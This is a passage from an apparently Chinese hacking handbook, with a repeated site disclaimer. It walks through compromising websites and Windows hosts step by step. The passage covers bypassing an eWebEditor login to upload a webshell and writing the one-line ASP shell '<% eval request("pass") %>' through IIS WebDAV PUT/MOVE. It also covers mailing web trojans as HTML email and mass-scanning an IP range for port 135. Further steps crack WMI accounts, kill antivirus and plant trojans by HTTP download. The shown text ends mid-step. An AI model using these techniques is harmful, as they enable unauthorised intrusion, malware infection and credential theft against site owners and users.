免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在在浏览器的地址栏里面输入“ewebeditor.asp?id=s_id&style=s_name”进行登录，这样就可以绕过系统的管理员对网站内容进行编辑操作。单击工具栏中的“图片插入”按钮，在弹出的窗口里面单击“浏览”按钮，然后在磁盘里面选择一个脚本木马。这里需要注意的是，在上传以前需要将脚本木马的后缀名改成.asa，因为其它的后缀名已经被网站系统过滤掉了。




图 8-55 上传脚本木马

脚本木马上传成功以后，单击编辑窗口下方的“代码”按钮，这样就可以获得脚本木马的路径。然后将这个脚本木马的路径复制到浏览器的地址栏中，登录以后就可以上传更强大的木马，再配合木马的网页编辑功能进行挂马操作即可。




图 8-56 查看木马链接

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-57 成功链接木马

8.4.4 IIS 写权限挂马法

如果一时间找不到网站系统的漏洞，黑空还可以另辟蹊径，利用一些传统的方法进行入侵，比如利用“IIS 写权限”也轻松入侵了很多远程计算机。“IIS 写权限”是由当年引发大漏洞的 Windows WebDAV 组件提供的服务器扩展功能，主要用于直接向远程服务器目录写入文件信息，为管理员执行某些远程操作提供了方便。

虽然被网友戏称为 IIS 写权限漏洞，但是这种说法并不准确，因为这个所谓的“漏洞”的形成原因主要是由于管理员对 IIS 设置不当造成的。也就是说，即使是远程系统安装了所有已知的安全补丁的操作系统（由 IIS 版本号可以推测，Windows 2000 为 5.0，Windows XP 为 5.1，Windows 2003 为 6.0），那么也会因为 IIS 的设置不当给远程服务器的安全带来了极大隐患。因为一台没有进行配置的 IIS 是默认开放匿名写权限的，因此入侵者可以向 WEB 目录写入一些带有危害的文件，例如恶意脚本、网页木马、ASP 木马等。

首先通过 Ping 命令将网站地址转换为 IP 地址，接着打开 IIS 写权限扫描工具，在“Start IP”和“End IP”选项中设置网站所在的 IP 地址段。为了能够更好地进行扫描，最好将软件默认的扫描线程由 100 改成 20 左右，接着单击“Scan”按钮即可。另外在扫描过程中，最好关闭系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中的网络防火墙，不然将得不到程序的反馈信息。




图 8-58 扫描网站系统

扫描完成后，IIS 写权限扫描工具会将存在漏洞的远程计算机，通过红色感叹号的形式反映等待处理。在扫描列表中选择这个漏洞主机，然后单击鼠标右键中的“Put file”命令，在弹出的“Put file”窗口设置上传文件的名称，并在数据输入框中输入上传文件的内容，这里就输入一句话 ASP 木马的服务端“<% eval request("pass") %>”，最后单击“PUT”按钮即可上传成功。




图 8-59 上传脚本代码

现在运行 IIS 写权限的利用工具，来进行 ASP 木马权限的写入操作。首先在“数据包格式”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

选项中设置为“Move”，接着在“域名”选项中设置有漏洞主机的 IP 地址，然后在“请求文件”选项中设置刚刚上传的 TXT 文件的地址和名称，最后单击“提交数据包”按钮即可将该文本文件的格式改为 shell.asp。




图 8-60 写入脚本代码

8.4.5 电子邮件挂马法

其实除了通过网站挂马进行传播外，通过电子邮件也可以传播网页木马。恶意邮件并不是把利用漏洞的恶意文件当作附件发送给对方，而是将恶意文件的代码通过 HTML 邮件的方式发送出去。下面就以 Outlook Express 为例为读者介绍黑客是怎样利用 HTML 邮件来传播恶意邮件的。

第一步：单击工具栏中的“创建邮件”命令编辑新邮件。选择“查看”菜单中的“编辑源文件”命令和“格式”菜单中的“多信息文本(HTML)”命令。单击下面的“源文件”面板，删除模板中原有的全部内容，再将网页木马文件中的代码全部复制到此，如图 8-61 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-61 粘贴网马代码

第二步：单击下面的“编辑”面板，然后随便输入一些内容。最后输入收件人的信箱，及主题发送出去就可以了，如图 8-62 所示。




图 8-62 编写伪装信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.5 端口入侵

对于普通的计算机用户来说，“端口”是他们接触最多的计算机术语之一，因为端口在系统中负责数据的传输和接收。可以这么说，黑客的每一次入侵都是始于端口也终于端口。下面先来说一说计算机端口的故事。

8.5.1 什么是端口

“端口”是计算机网络中最常见的一个词，它是英文 Port 的义译，它有好几种意思。集线器、交换机、路由器的端口指的是连接其他网络设备的接口，如 RJ-45 端口等。这里所指的端口不是指物理意义上的端口，而是特指 TCP/IP 协议中的端口，是逻辑意义上的端口。可以把 IP 地址比作一间房子，端口就是出入这间房子的门。真正的房子只有几个门，但是一个 IP 地址的端口可以有 65536 个之多。端口是通过端口号来标记的，端口号只有整数，范围是从 0 到 65535。

端口号有两种基本分配方式：第一种叫全局分配这是一种集中分配方式，由一个公认权威的中央机构根据用户的需要进行统一分配，并将结果公布于众；第二种是本地分配，又称动态连接，即进程需要访问传输层服务时，向本地操作系统提出申请，操作系统返回本地唯一的端口号，进程再通过合适的系统调用，将自己和该端口连接起来绑定。TCP/IP 端口号的分配综合了以上两种方式，将端口号分为两部分，少量的作为保留端口，以全局方式分配给服务进程。TCP 和 UDP 规定，小于 256 的端口才能作为保留端口。剩余的为自由端口，以本地方式进行分配。

端口	服务类型
21	FTP 服务
80	WWW 服务
25	电子邮件服务
3389	远程桌面服务
1433	SQL 服务
7626	冰河木马服务
8000	灰鸽子木马服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

端口在网路环境中其实有很多作用，除了进行数据传输以外，还可以用于验证远程主机是否存在。下面我们将总结各种类型的端口入侵。

8.5.2 系统服务型

Windows 系统为用户提供了大量的相关服务，比如 IPC$服务、WMI 服务、远程桌面服务等。由于这些相关服务是由系统提供的，因此它的安全性很少引起用户的注意。比如 WMI 服务是“Microsoft Windows 管理规范”服务的简称，可以方便用户对计算机系统进行远程管理，同时它的易用性也导致了系统的安全性下降。由于 WMI 服务默认打开的是 135 端口，因此 WMI 入侵也被称之为 135 端口入侵。

第一步：首先利用“S 扫描器”对网络中存在 135 端口的远程系统进行扫描。单击开始菜单中的“运行”命令，输入“cmd”打开命令提示符窗口并跳转到 S 扫描器存在的目录，输入下面一段命令，如图 8-63 所示。

S syn 61.188.1.1 61.188.255.255 135 100 /save

上面这段命令前后的 IP 地址表示扫描的开始和结束地址，后面的 135 就表示需要扫描的端口，100 表示扫描的线程数，数值越大相应速度也越快。




图 8-63 扫描设定端口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小知识 什么是S扫描器

首先解释下什么是S扫描器，S扫描器是针对微软MS04045漏洞出的一个扫描程序。原来作者的目的是为了扫描这个漏洞，但现在已经变成黑客手中的兵器了，大家也许看过很多如何找肉鸡的动画，那些动画里面很多都是用S扫描器来扫描肉鸡，这个工具的好处是它的扫描速度非常快。

需要特别说明的是，微软从Windows XP SP2起，就对TCP/IP连接数做了严格限制，默认只允许10个链接，理由是防止蠕虫病毒的快速传播。现在可以利用BT软件中的功能来修改这个限制即可。比如这里运行BitComet，单击“选项”中的“TCP/IP连接限制”，在“设置新的发起连接数上线”中设置为500即可，如图8-64所示。




图8-64 解除系统限制

第二步：打开S扫描器目录，其中的Result.txt存放着扫描到的信息。首先删除文本文件中多于的信息，只保留扫描到的IP地址信息。接着运行系统账号破解工具NTScan，它可以利用设置的用户名和密码对远程系统进行破解。在NTScan窗口中的“主机文件”栏里设置IP地址文件，接着选中“WMI扫描”这个选项，然后在扫描端口中设置为135，最后单击“开始”按钮就可以进行破解操作了，如图8-65所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-65 破解账号密码

第三步：下面利用 Recton 来种植木马程序，我们可以看到 Recton 程序包括远程启动终端服务、远程开关 telnet、远程运行 CMD 等命令，更为关键的是该程序不依赖远程主机的 IPC 服务。

首先单击窗口中的“进程”按钮，接着在 NTScan 窗口中任意一个地址，添加到“远程主机设置”选项中的 IP 地址，然后输入“用户名”和“密码”进行登录。远程连接成功以后，在列表中单击右键中的“获取进程信息”命令，这样就可以获得远程系统进程的内容。如果发现有杀毒软件的进程，选中该进程以后单击右键的“关闭进程”命令即可，如图 8-66 所示。




图 8-66 结束设定进程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四步：按照同样的方法单击“服务”按钮，在列表中单击右键中的“获取服务信息”命令，这样就能获取远程系统的服务列表。如果发现有杀毒软件的启动服务，选中该服务以后单击右键的“启动／停止服务”命令即可，如图 8-67 所示，操作完成后，单击“重启”按钮中的“开始执行”按钮确定刚刚的设置。



图 8-67 修改系统服务




图 8-68 重新启动系统

第五步：上面对杀毒软件的相关操作都是为木马的上传运行准备的。现在单击“种植者”按钮，依然先输入远程主机的连接信息，然后选择木马上传的方式，包括“IPC 上传”和“HTTP 下载”，如图 8-69 所示。

比如选择“HTTP 下载”这种方式，然后在“文件目录”中输入木马的下载地址，单击“开始下载”按钮就可以开始进行下载安装了。

